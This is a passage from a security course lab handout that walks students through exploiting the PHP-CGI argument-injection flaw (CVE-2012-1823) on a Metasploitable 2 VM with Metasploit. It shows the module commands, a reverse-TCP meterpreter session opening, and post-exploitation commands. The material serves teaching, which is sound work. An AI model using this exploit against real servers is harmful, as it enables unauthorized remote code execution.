


```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                         yes       The target address
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(php_cgi_arg_injection) > 
```

Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

```
set RHOST 172.16.1.190
exploit
```


As shown below, a meterpreter session opens.



```
msf exploit(php_cgi_arg_injection) > set RHOST 172.16.1.190
RHOST => 172.16.1.190
msf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 172.16.1.188:4444
[*] Sending stage (33986 bytes) to 172.16.1.190
[*] Meterpreter session 3 opened (172.16.1.188:4444 -> 172.16.1.190:58047) at 2017-08-17 19:55:41 -0400

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter > 
```

Troubleshooting

If you are using Kali 2017.2, this exploit fails, and you get the message "Meterpreter session closed ... reason: died" message, as shown below. This seems to be a bug in Kali. Just turn in that image and I'll accept it.



```
msf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 172.16.1.203:4444
[*] Sending stage (37514 bytes) to 172.16.1.190
[*] Meterpreter session 5 opened (172.16.1.203:4444 -> 172.16.1.190:43423) at 2017-10-13 00:16:25 -
0400

[*] 172.16.1.190 - Meterpreter session 5 closed.  Reason: Died
meterpreter > 
```

Execute these commands to see system information and your user ID. You are "www-data", which is a low-privilege account. To get root access, you need another exploit, as discussed here.

```
sysinfo
getuid
```

Capturing a Screen Image

Make sure the "**Meterpreter session opened**" message is visible, as shown above.

Capture a whole-desktop image and save it as "**Proj 6c**".

YOU MUST SEND IN A WHOLE-DESKTOP IMAGE FOR FULL CREDIT

Turning in Your Project

Email the images to **cnit.124@gmail.com** with a subject line of "**Proj 6 From YOUR NAME**", replacing "YOUR NAME" with your real name.

Send a Cc to yourself.

Credits

Exploiting VSFTPD v2.3.4 on Metasploitable 2

Hacking Unreal IRCd 3.2.8.1 on Metasploitable 2

CVE-2012-1823: PHP CGI

https://community.rapid7.com/docs/DOC-1875

Last Modified: 10-12-17 9 pm